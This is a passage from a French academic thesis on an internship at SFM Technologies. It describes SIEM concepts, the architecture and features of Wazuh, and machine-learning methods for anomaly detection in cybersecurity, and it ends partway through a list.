Face à la criticité des données traitées, la cybersécurité est une composante transversale vitale chez SFM Technologies. Les services englobent l'audit de sécurité, l'alignement sur les normes internationales (ISO 27001, NIST), la réalisation de tests d'intrusion et la mise en place de Centres Opérationnels de Sécurité (SOC) basés sur des outils de supervision avancés comme Wazuh.

### **d. Infrastructures IT, Cloud et IA**

SFM assure la conception d'infrastructures robustes, le déploiement de serveurs virtuels et l'hébergement cloud sécurisé. L'intégration de l'intelligence artificielle au sein de ces infrastructures permet de proposer des services prédictifs et d'automatiser la détection d'anomalies.

## **Environnement technologique**

### **a. Technologies globales**

Pour soutenir son pôle R&D, l'entreprise exploite un écosystème technologique moderne in-

cluant des environnements Linux et Windows, des architectures basées sur les microservices, des plateformes Cloud, ainsi que des frameworks d'Intelligence Artificielle.

### b. Outils de supervision et de cybersécurité

L'arsenal défensif exploité durant ce stage repose sur le SIEM Wazuh, couplé à des outils d'investigation réseau, de scan de vulnérabilités et d'analyse comportementale, garantissant une détection proactive des menaces.

## Partenaires

SFM Technologies s'appuie sur un réseau de partenaires stratégiques, notamment Orange, Telecel, et bien d'autres, afin d'optimiser ses capacités. Ces alliances jouent un rôle essentiel dans l'innovation, le développement et la mise en œuvre des solutions proposées, garantissant ainsi une offre performante et adaptée aux besoins du marché.



FIGURE 2 – Réseau de partenaires stratégiques de SFM Technologies

## 2 Cadre et déroulement du stage

### 2.1 Contexte du stage

Le stage s'est déroulé au sein du pôle R&D et Cybersécurité, dans un environnement stimulant où la théorie rencontre l'exigence des environnements de production réels. Le focus a été placé sur l'analyse comportementale des systèmes et l'enrichissement de la détection des menaces par l'IA.

### 2.2 Objectifs du stage

Les objectifs fixés consistaient à maîtriser l'architecture d'un SIEM d'entreprise, à corréliser les événements de sécurité complexes et à concevoir un modèle d'intelligence artificielle capable de réduire les faux positifs et d'anticiper les cyberattaques.

### 2.3 Missions réalisées

- Mise en place et sécurisation d'un laboratoire virtualisé.
- Déploiement centralisé de la solution Wazuh et configuration avancée des agents.
- Simulation scénarisée d'attaques informatiques (référentiel MITRE ATT&CK).
- Collecte, parsing et analyse des journaux d'événements (logs).
- Développement, entraînement et intégration de modèles de Machine Learning.

## 2.4 Apports du stage

### a. Apports techniques

Cette expérience a permis de forger de solides compétences en ingénierie de la cybersécurité, de maîtriser le cycle de vie de la donnée au sein d'un SIEM, et de comprendre la mécanique intime des attaques réseaux modernes et des vulnérabilités des systèmes.

### b. Apports professionnels

Au-delà de la technique, l'intégration chez SFM a mis en exergue l'importance de l'intelligence collective. Elle a permis d'appréhender la gestion de projet en méthode agile, la communication inter-équipes et les contraintes réglementaires liées à la sécurité des systèmes d'information en entreprise.

### c. Lien avec le mémoire

Ce stage constitue le pilier empirique du présent mémoire. La mise en œuvre du SIEM Wazuh, couplée aux simulations d'attaques en laboratoire, a généré le jeu de données fondamental (dataset) indispensable pour entraîner et valider l'efficacité des algorithmes d'intelligence artificielle proposés dans la partie théorique.

### d. Enjeux de cybersécurité

Aujourd'hui, l'hyperconnectivité induite par la digitalisation expose les infrastructures critiques à des cybermenaces polymorphes et sophistiquées. Les systèmes de détection classiques, basés sur des signatures statiques, montrent leurs limites. Dans ce contexte, l'hybridation entre un SIEM traditionnel et l'intelligence artificielle explorée durant ce stage représente une réponse technologique incontournable pour les entreprises.

La présentation de SFM Technologies illustre parfaitement la trajectoire d'une entreprise innovante, ancrée dans les télécommunications et résolument tournée vers la digitalisation et la sécurité intelligente. Le stage réalisé au sein de ses équipes d'experts a permis de matérialiser les concepts académiques et d'apporter une contribution technologique concrète, constituant ainsi la clef de voûte de ce travail de recherche.

## 3 Présentation du SIEM

### 3.1 Définition d'un SIEM

Les systèmes de gestion des informations et des événements de sécurité, connus sous l'acronyme SIEM (Security Information and Event Management), sont des solutions essentielles dans le domaine de la cybersécurité. Ils permettent aux entreprises et aux organisations de collecter, stocker, analyser et corréliser les journaux (logs) et événements provenant de diverses sources au sein d'un système informatique. Le rôle principal d'un SIEM est de détecter les menaces et anomalies en temps réel, d'aider les équipes de sécurité à répondre aux incidents et de fournir des rapports de conformité pour répondre aux réglementations (comme le RGPD, ISO 27001 ou PCI-DSS).

#### Fonctionnalités clés d'un SIEM :

- **Collecte des logs** : Centralisation des événements de sécurité en provenance de serveurs, pare-feu, endpoints, applications, etc.
- **Corrélation et analyse** : Détection des comportements suspects via des règles et des algorithmes d'analyse.
- **Gestion des alertes** : Génération d'alertes en cas de détection d'incidents potentiels.
- **Stockage sécurisé** : Conservation des journaux pour analyses ultérieures et conformité réglementaire.

- **Tableaux de bord et rapports** : Visualisation des données pour faciliter la prise de décision.

Wazuh, la solution SIEM étudiée dans ce projet, est une plateforme open-source qui offre ces fonctionnalités tout en intégrant des capacités avancées de détection des intrusions, de gestion des vulnérabilités et de réponse aux incidents.

### 3.2 Évolution des SIEM traditionnels

Les systèmes de gestion des informations et des événements de sécurité (SIEM) constituent aujourd'hui un élément central des architectures de cybersécurité modernes. Leur rôle principal est de collecter, centraliser, corréler et analyser les journaux (logs) issus de différentes sources afin de détecter des incidents de sécurité.

#### Architecture classique des SIEM

Un SIEM traditionnel repose sur plusieurs composants clés :

- **Collecteurs de logs** : récupèrent les événements depuis les équipements (serveurs, pare-feux, IDS, etc.)
- **Moteur de corrélation** : analyse les événements selon des règles prédéfinies
- **Base de données** : stocke les logs
- **Interface de visualisation** : permet aux analystes de superviser les alertes

Cette architecture permet une vision centralisée de la sécurité du système d'information.

#### Corrélation basée sur règles (Rule-Based Détection)

Les SIEM traditionnels utilisent principalement des règles statiques pour détecter les incidents. Ces règles sont définies à partir de :

- Signatures connues
- Scénarios d'attaque connus
- Seuils (ex : nombre de tentatives de connexion)

**Exemple** : Déclencher une alerte si plus de 5 tentatives de connexion échouées sont détectées en moins de 1 minute.

### 3.3 Limites des SIEM traditionnels

Malgré leur efficacité, les SIEM classiques présentent plusieurs limites :

- **Faux positifs élevés** : Les règles trop générales génèrent de nombreuses alertes inutiles.
- **Détection basée sur signatures** : Incapacité à détecter des attaques inconnues (zero-day).
- **Rigidité des règles** : Difficulté d'adaptation face à des environnements dynamiques.
- **Manque de contexte comportemental** : Les SIEM ne prennent pas en compte le comportement global des utilisateurs ou des systèmes.

### 3.4 Comparaison des principales solutions SIEM

Plusieurs solutions SIEM existent sur le marché, chacune avec ses spécificités :

- Des solutions commerciales comme Splunk ou IBM QRadar offrent des fonctionnalités avancées, notamment en matière de corrélation et d'analyse, mais elles restent souvent coûteuses et complexes à déployer.




FIGURE 3 – Architecture classique des SIEM

- D'autres solutions open-source comme Elastic Stack proposent une grande flexibilité, mais nécessitent une configuration importante.
- Dans ce contexte, Wazuh se distingue comme une solution open-source complète, intégrant à la fois des fonctionnalités de SIEM et de détection d'intrusion (HIDS), ce qui en fait un choix pertinent pour les environnements académiques et expérimentaux.

## 4 Présentation technique de Wazuh

Wazuh est une plateforme open-source de sécurité et de surveillance des systèmes d'information, qui agit comme un SIEM (Security Information and Event Management) et un HIDS (Host Intrusion Detection System). Il permet aux entreprises de collecter, analyser et corréler les journaux (logs) des différentes sources de leur infrastructure informatique afin d'identifier les menaces et les vulnérabilités. Grâce à son architecture évolutive et flexible, Wazuh est largement utilisé pour la détection des intrusions, la gestion des vulnérabilités, la surveillance de l'intégrité des fichiers et la conformité réglementaire.

Wazuh propose une interface utilisateur intuitive basée sur Kibana, permettant une visualisation claire des événements de sécurité et une réponse rapide aux incidents. Il prend en charge une large gamme de systèmes d'exploitation (Linux, Windows, MacOS) et peut être intégré à d'autres outils comme Suricata, VirusTotal ou Elasticsearch.

En plus de ses capacités de détection, Wazuh permet l'automatisation des réponses aux incidents, la centralisation des audits de sécurité et la génération de rapports de conformité pour des normes telles que PCI DSS, GDPR, HIPAA ou ISO 27001. Grâce à sa communauté active, Wazuh s'impose comme une solution robuste, fiable et économique.

## 4.1 Architecture de Wazuh

L'architecture de Wazuh repose sur une approche distribuée et modulaire, conçue pour assurer la collecte, le traitement, le stockage et la visualisation des données de sécurité au sein d'un système d'information. Cette architecture permet une surveillance continue et centralisée, tout en restant flexible et scalable. Wazuh s'appuie sur plusieurs composants principaux : les agents, le manager, les composants de transport et d'indexation, ainsi que l'interface de visualisation.

## 4.2 Les agents Wazuh : point d'entrée des données

Les agents Wazuh constituent le premier maillon de l'architecture. Ils sont installés sur les machines à surveiller (serveurs, postes clients, équipements spécifiques).

Le rôle principal de l'agent est de collecter les informations locales :

- Les logs système (authentification, erreurs, services)
- Les événements de sécurité (connexion, élévation de privilèges)
- Les modifications de fichiers (FIM)
- Les processus en cours d'exécution
- Certaines informations réseau

L'agent effectue également un prétraitement des données avant leur envoi au serveur central (Wazuh Manager). Cette approche distribuée permet de réduire la charge sur le serveur central et d'assurer une surveillance au plus près des systèmes.

## 4.3 Le Wazuh Manager : cœur du système

Le Wazuh Manager représente le composant central de l'architecture. Il agit comme un point de convergence des données et assure plusieurs fonctions critiques :

- **Analyse et corrélation** : Il reçoit les logs des agents et les analyse via des règles pré-définies pour identifier des comportements suspects (ex : attaques par force brute). Il corrèle également les événements pour détecter des scénarios complexes multi-étapes.
- **Gestion des agents** : Il assure la communication, la configuration, la mise à jour et la supervision des agents.
- **Réponse automatique** : Il peut déclencher des actions automatiques en réponse à certains événements, comme le blocage d'une adresse IP.
- **Normalisation** : Il transforme les données reçues dans un format structuré exploitable par les autres composants.

## 4.4 Le rôle de Filebeat : transport des logs

Une fois les logs analysés par le Wazuh Manager, ils doivent être acheminés vers un système de stockage. Filebeat intervient ici comme un agent léger agissant en tant qu'intermédiaire entre le manager et la base de données. Son rôle est d'assurer un transport fiable et performant des logs, tout en structurant les données au format JSON pour faciliter leur exploitation ultérieure.

## 4.5 Le moteur d'indexation : OpenSearch / Elasticsearch

Pour permettre des recherches rapides et des analyses approfondies, Wazuh utilise des moteurs d'indexation tels que OpenSearch ou Elasticsearch. Ces systèmes stockent de grandes quantités de données indexées, permettant :

- La recherche de connexions échouées sur une période donnée.
- L'identification d'activités suspectes liées à une adresse IP spécifique.
- L'analyse des tendances de sécurité globales.

## 4.6 Le Dashboard : visualisation et supervision

Le Wazuh Dashboard est l'interface graphique permettant aux utilisateurs d'interagir avec le système. Il offre des fonctionnalités essentielles :

- Visualisation des alertes en temps réel et tableaux de bord interactifs.
- Outils de recherche dans les logs et analyse approfondie des incidents.
- Gestion centralisée des agents et production de rapports de conformité.

## 4.7 Flux global des données

L'architecture de Wazuh suit un flux de traitement séquentiel :

1. Collecte des informations sur les machines locales par les **agents**.
2. Envoi des données vers le **Wazuh Manager**.
3. Analyse et corrélation des événements par le **manager**.
4. Transmission des logs vers le moteur d'indexation via **Filebeat**.
5. Stockage et indexation des données.
6. Visualisation via le **Dashboard**.

## 4.8 Avantages de l'architecture Wazuh

L'architecture de Wazuh se distingue par plusieurs atouts majeurs :

- **Scalabilité** : Capacité à gérer des volumes de données importants via une distribution sur plusieurs machines.
- **Modularité** : Adaptation flexible du système selon les besoins spécifiques.
- **Visibilité complète** : Centralisation des logs offrant une vision exhaustive du système d'information.
- **Ouverture** : Étant open-source, il permet une personnalisation avancée pour la recherche et le développement.

## 4.9 Limites de l'architecture

Malgré ses nombreux avantages, l'architecture de Wazuh présente certaines limites.

La configuration initiale peut être complexe, notamment pour les débutants. La mise en place de règles personnalisées nécessite également une bonne compréhension du système.

De plus, la détection repose en grande partie sur des règles, ce qui peut limiter la capacité à détecter des attaques inconnues.

Enfin, le traitement de grandes quantités de données peut entraîner une consommation importante de ressources, notamment au niveau du stockage et de l'indexation.

L'architecture de Wazuh repose sur une organisation distribuée et modulaire qui permet de répondre efficacement aux besoins de surveillance et de détection des menaces.

En combinant collecte distribuée, analyse centralisée et visualisation avancée, Wazuh constitue une solution complète pour la gestion des événements de sécurité. Cependant, ses limites, notamment en matière de détection comportementale, justifient l'intégration de techniques d'intelligence artificielle afin d'améliorer ses capacités de détection.




FIGURE 4 – Architecture détaillée et flux de données de Wazuh

## 4.10 Fonctionnalités principales

La plateforme Wazuh se distingue par la richesse de ses fonctionnalités, qui permettent d'assurer une surveillance complète et proactive de la sécurité d'un système d'information. Ces fonctionnalités couvrent à la fois la détection des intrusions, l'analyse des événements et la gestion des vulnérabilités.

Tout d'abord, Wazuh intègre un **système de détection d'intrusion basé sur les hôtes (HIDS)**. Contrairement aux solutions réseau, ce mécanisme permet de surveiller directement l'activité au niveau des machines, en analysant les événements système, les connexions utilisateurs et les processus en cours. Cela permet de détecter des comportements suspects tels que des tentatives d'accès non autorisées ou des élévations de privilèges.

Ensuite, Wazuh propose une **analyse avancée des logs**, qui constitue le cœur de son fonctionnement. Les journaux provenant de différentes sources sont centralisés, normalisés et analysés à l'aide de règles de détection. Cette fonctionnalité permet d'identifier rapidement des anomalies ou des incidents de sécurité.

Une autre fonctionnalité essentielle est le **File Integrity Monitoring (FIM)**. Ce mécanisme permet de surveiller en temps réel les modifications apportées à des fichiers critiques. Toute modification non autorisée, suppression ou ajout est immédiatement détecté, ce qui est particulièrement utile pour identifier des compromissions ou des activités malveillantes.

Wazuh inclut également des capacités de **détection de rootkits**, permettant d'identifier des logiciels malveillants dissimulés dans le système. En parallèle, il propose un module de **détection des vulnérabilités**, qui analyse les systèmes afin d'identifier les failles connues et les logiciels obsolètes.



Enfin, Wazuh facilite la **mise en conformité** avec différents standards de sécurité tels que PCI-DSS ou GDPR, en fournissant des rapports détaillés et des contrôles automatisés.

L'ensemble de ces fonctionnalités fait de Wazuh une solution complète, capable de répondre aux besoins de surveillance, de détection et d'analyse dans un environnement de cybersécurité moderne.

## 5 Intelligence Artificielle appliquée à la cybersécurité

L'évolution rapide des technologies numériques s'accompagne d'une augmentation significative des menaces informatiques. Face à cette complexité croissante, les approches traditionnelles de sécurité montrent leurs limites. C'est dans ce contexte que l'intelligence artificielle s'impose comme un levier majeur pour améliorer les capacités de détection et de réponse aux incidents.

### 5.1 Définition de l'intelligence artificielle

L'Intelligence artificielle est un « ensemble de théories et de techniques mises en œuvre en vue de réaliser des machines capables de simuler l'intelligence humaine » [1]. Elle comprend deux grandes familles : l'IA symbolique et l'IA numérique, qui ont chacune connu des périodes de succès et des « hivers », ainsi que le montre le schéma ci-dessous représentant l'activité de ces deux familles depuis les années 50.

#### L'IA symbolique

Les systèmes experts ont porté la croissance de l'IA en particulier dans les années 80 avant de décliner en raison des résultats décevants par rapport à la promesse initiale. Un système expert (aujourd'hui intitulé plus humblement un système d'aide à la décision) infère une décision en fonction de faits qui lui sont fournis en entrée et de règles modélisant l'expertise métier. L'avantage de tels systèmes réside dans la compréhension immédiate des décisions fournies, mais la difficulté à élaborer le modèle d'expertise et la maintenance nécessaire pour faire évoluer le système au cours du temps, rendent la mise en œuvre particulièrement complexe [3].

Aujourd'hui, des méthodes hybrides, fondées sur le couplage des systèmes de règles et de techniques de *Machine Learning*, permettent d'envisager des systèmes d'aide à la décision beaucoup plus efficaces et résilients. Dans ces méthodes, l'expertise métier est modélisée au travers d'un ensemble de règles restreint ayant pour objectif d'encadrer la mise en œuvre des modèles générés par apprentissage automatique à partir des données disponibles. Elles visent donc à fournir au système les moyens de prendre des décisions à partir des données disponibles et également de traiter les cas complexes, critiques ou tout simplement qui ne s'expriment pas à travers l'analyse des données par le biais de la logique. Cela est particulièrement adapté pour les systèmes soumis à des contraintes de fiabilité ou dans des environnements limités en données disponibles ou tout simplement dans des cas où une situation particulière et transitoire se produit : par exemple, sur un site de recommandation, des règles liées aux campagnes marketing en cours ou aux stocks disponibles peuvent être définies pour filtrer les résultats produits par le modèle numérique qui seront effectivement mis en production.

Au début des années 90, une vision moins monolithique de l'IA voit le jour au travers d'une approche « à base d'agents ». Les systèmes multi-agents (SMA) permettent de répartir de façon totalement décentralisée un problème complexe sur l'ensemble des agents du système

et de les faire collaborer ou coopérer pour obtenir la meilleure réponse possible par le biais de différents paradigmes organisationnels et de protocole de communication. Les systèmes multi-agents [4] sont classiquement utilisés pour modéliser ou simuler des environnements naturellement distribués et en interaction, comme des comportements de populations, du trafic, des réseaux, des interactions humain/machine... Chaque agent d'un SMA est qualifié d'autonome dans sa prise de décision et a un comportement propre. C'est par l'interaction des agents entre eux et éventuellement l'environnement, que le système global fait émerger une réponse au problème posé. Un agent peut être modélisé de façon explicite, comme par la mise en œuvre de règles ou de modèles cognitifs type BDI (*Beliefs, Desires, Intentions*), mais peuvent également exploiter des technologies de *Reinforcement Learning* voire de *Machine Learning* au niveau local ou organisationnel, on parle alors de SMA apprenants. Ce type de SMA a pour avantage d'être particulièrement adaptatif et évolutif aux interactions et aux modifications de l'environnement dans lequel il évolue.

## L'IA numérique

Depuis 2012, et la supériorité écrasante des techniques *Deep Learning* à la conférence ImageNet, les techniques les plus répandues aujourd'hui, et notamment dans les applications industrielles, sont les techniques du *Machine Learning* (ou apprentissage automatique), dont fait partie le *Deep Learning*. Ce sont d'ailleurs les techniques les plus utilisées dans les cas d'usage cybersécurité exploitant l'IA : **dans toute la suite, quand nous parlerons d'IA, il s'agira donc de *Machine Learning*, sauf mention contraire.**

La production d'une solution IA (par *Machine Learning* donc) se fait en deux étapes :

- **L'apprentissage** (ou *Build* en anglais) : à partir d'un besoin exprimé le data scientist va collecter les données adaptées pour constituer un *dataset* d'apprentissage, puis sélectionner un algorithme d'apprentissage (très souvent dans une librairie open-source, comme par exemple *scikit-learn* [7]). A la fin de l'apprentissage, on obtient un modèle IA, i.e. un programme qui peut ensuite être utilisé : ce programme peut être dans n'importe quel langage informatique, le plus courant étant aujourd'hui python. Bien entendu, les données utilisées sont nécessairement des données du passé. On utilise aussi un *dataset* de validation, différent du *dataset* d'apprentissage, mais ayant la même structure, pour pouvoir comparer des modèles entre eux et choisir le meilleur. En général, on découpe aléatoirement l'ensemble de toutes les données disponibles en deux parties, par exemple 80 % pour l'apprentissage et 20 % pour la validation.
- **L'exploitation (inférence** ou *Run* en anglais) : quand on présente de nouvelles données au modèle obtenu par apprentissage, on va obtenir le résultat le plus probable pour les données entrées. On utilise donc des données du passé pour apprendre un modèle qu'on utilise sur des données du futur. On collecte en général au fil de l'eau ces données du futur et le résultat associé, et on le compare à ce qui se produit vraiment, mesurant ainsi l'erreur de prévision (on dit qu'il y a une erreur s'ils sont différents). On peut ensuite, à la fréquence qu'on le désire, relancer l'apprentissage du modèle en incorporant ces nouvelles données : on met ainsi en place une boucle de réapprentissage qui permet d'améliorer le modèle au cours du temps.




FIGURE 5 – Évolution de l'activité des familles d'IA symbolique et numérique depuis les années 50

## 5.2 Rôle de l'IA dans la cybersécurité

L'intelligence artificielle, dans toutes ses formes, peut apporter beaucoup à la cybersécurité. La première valeur, fondamentale, de l'intelligence artificielle est liée à la capacité des algorithmes de s'adapter à l'évolution d'un système d'information. Nous pouvons prendre exemple auprès du NIST Framework pour apporter un certain nombre d'exemples :

- **Protéger** : nous savons que nous contenter d'utiliser les IOCs (*Indicator of compromise*) n'est pas une solution. En effet, la moindre variation implique une absence de détection, la quantité exponentiellement croissante d'IOCs implique que les systèmes de détection ne pourront fonctionner uniquement sur ce système.
- **Répondre** : Les environnements des systèmes d'information se sont transformés en ensembles très organiques et mouvants. Il est donc indispensable d'avoir des processus de réponse à incident qui s'adaptent à cette dynamique. La simple robotisation sous la forme de développements n'est plus en mesure d'apporter l'assurance de son efficacité ni de son impact (ou plutôt non impact en général) sur la production. Ce dynamisme rend aussi la prise de décision en situation d'urgence extrêmement complexe et peut donc engendrer des délais de réaction néfastes.

L'intelligence artificielle est donc une voie pour travailler sur plusieurs autres axes : les techniques, l'aide à la décision, la visibilité...

Un autre point de difficulté de la gestion d'informations de sécurité est le volume et la diversité des sources d'informations. Les techniques liées à l'analyse de données et à l'apprentissage partagé (*data mesh* et *federated learning*) peuvent être appliquées au domaine de la cybersécurité en proposant des optimisations dans les coûts et complexités d'infrastructures de collectes et de traitement de l'analyse pour permettre une approche plus proche du temps réel.

Il est aussi à noter que ce volume d'informations en constante croissance génère par essence un nombre important d'événements (positifs ou non) que le traitement humain ne peut pas traiter même avec un volume de ressources important, difficilement accessible sur le marché par ailleurs.

Il est donc raisonnable d'anticiper des apports forts de l'IA (*machine learning*, *deep learning*, *natural language processing*...) pour aider à apporter une plus grande réactivité

nécessaire à l'augmentation de la vitesse des attaques, ainsi que pour aider à anticiper les attaques grâce aux analyses des menaces et des techniques d'usage. Les aspects d'efficacité de process de sécurité peuvent aussi être améliorés via l'intelligence artificielle en s'attachant à pointer les anomalies et les axes d'optimisations via un apprentissage interentreprises. L'humain, plus pertinent et adaptable dans nombre de cas, ne sera pas pour autant effacé, mais ses activités vont changer pour exploiter au mieux cette intelligence augmentée fournie par l'intelligence artificielle.

## Les technologies les plus matures

Il existe des technologies d'IA très matures et qui peuvent directement être utiles pour la cybersécurité.

**La détection d'anomalie** consiste à identifier des éléments ou événements qui diffèrent significativement des autres éléments : on parle souvent en IA d'*outlier* pour indiquer que l'élément n'obéit pas à la distribution des autres éléments. Par exemple, un pic d'activités inattendu peut correspondre à une intrusion sur un réseau informatique. Il y a deux familles principales de détection d'anomalie [20] :

**1. Les méthodes supervisées** : on connaît ici l'étiquette (normal / anormal) des éléments du *dataset* d'apprentissage. Ces méthodes souffrent cependant du problème de déséquilibre des classes : il y a en général plus de 99 % des éléments qui sont normaux, et moins de 1 % d'anomalies. La plupart des classifieurs ont donc beaucoup de mal à obtenir une bonne solution. Surtout qu'en plus, de nouvelles anomalies peuvent se produire qui n'auront pas été apprises. On préfère donc les méthodes non supervisées. Cependant, la technique des auto-encodeurs est souvent utilisée :

- **Auto-encodeur** : un auto-encodeur est entraîné sur des données normales. La distribution des erreurs sur le *dataset* d'apprentissage est collectée. Ensuite, quand un élément est présenté, on compare son erreur (écart entre élément reconstruit par l'auto-encodeur et élément initial) aux erreurs « normales ». Si elle est largement plus grande, c'est une anomalie. Comme nous l'avons vu plus haut, l'auto-encodeur est entraîné en mode non supervisé : ici on l'a utilisé sur des données normales. Si on ne dispose pas de cette information, on l'entraînera sur toutes les données, mais comme il y a toujours beaucoup plus de données normales, le modèle apprendra essentiellement à reconstruire les données normales.

**2. Les méthodes non supervisées** : on n'a pas d'étiquette (normal / anormal) des éléments du *dataset* d'apprentissage. On dispose de plusieurs techniques simples pour détecter les anomalies :

- **L'algorithme de plus proche voisin** détecte comme anomalie les éléments dont les k-distances (la distance de l'élément à son nième plus proche voisin) sont les plus grandes. L'idée est que les éléments anormaux sont loin des autres éléments.
- **Isolation Forest [22]** : on utilise un algorithme de forêt aléatoire pour isoler les points par des séparations successives de l'espace. Les points faciles à séparer sont les anomalies, ils sont isolés dans des zones à faible densité.
- **One-class SVM [23]** : on détermine un hyperplan qui met le plus d'éléments possible d'un côté, celles qui sont de l'autre côté sont les anomalies.

**Le Traitement automatique du langage** (TAL en français ou NLP, *Natural Language Processing* en anglais) a de très nombreuses applications :

- **Classification de texte** : il s'agit de classer les documents entre plusieurs catégories prédéfinies, par exemple pour les filtres de spams (solution utilisée par Gmail).

- **Catégorisation (*clustering*) de texte** : il s'agit de regrouper les textes dont les caractéristiques (groupes de mots et expressions) sont similaires ; on parle souvent de regroupement par sujets.
- **Analyse du « sentiment »**, c'est-à-dire l'opinion exprimée dans un texte ou sur un média social ; cela est utilisé pour identifier des menaces potentielles de sécurité.
- **Génération de texte** : par exemple pour répondre aux questions pour les assistants intelligents (Siri ou Alexa) ou les chatbots. Après une phase de transcription *speech-to-text*, le système propose une réponse, adaptée au contexte.
- **Résumé** : il s'agit de produire automatiquement une synthèse du document. Le résumé peut être construit à partir des phrases jugées les plus importantes du texte ou par génération de nouvelles phrases.
- **Complétion automatique** : est utilisée par Google ou les smartphones pour compléter la requête pendant qu'on la tape.

## L'utilisation pour la protection des actifs numériques

### Asset inventory / IT Asset Inventory (natural language requests) / Asset Classification

- **Gestion des configurations et identification d'erreurs humaines**  
L'analyse par une IA des configurations d'équipements homogènes d'un système d'information pourrait permettre de détecter des anomalies de configuration. Cela permettrait de réduire les risques liés à une erreur de configuration humaine, à un oubli ou l'absence d'intégration d'une partie du parc dans un outil de gestion des configurations. À titre d'exemple, une IA pourrait détecter l'absence d'un élément de configuration qu'elle ne détecterait que sur 1 % du parc de routeurs d'une même technologie.
- **Amélioration de la gestion des vulnérabilités et de l'exposition**  
Analyse de l'exposition des *assets* et croisement avec les vulnérabilités pour prioriser les vulnérabilités à remédier. Couplage avec des sources de CTI pour prioriser les types de vulnérabilités exploitées à un instant T.
- **Renforcement des processus d'authentification des utilisateurs**  
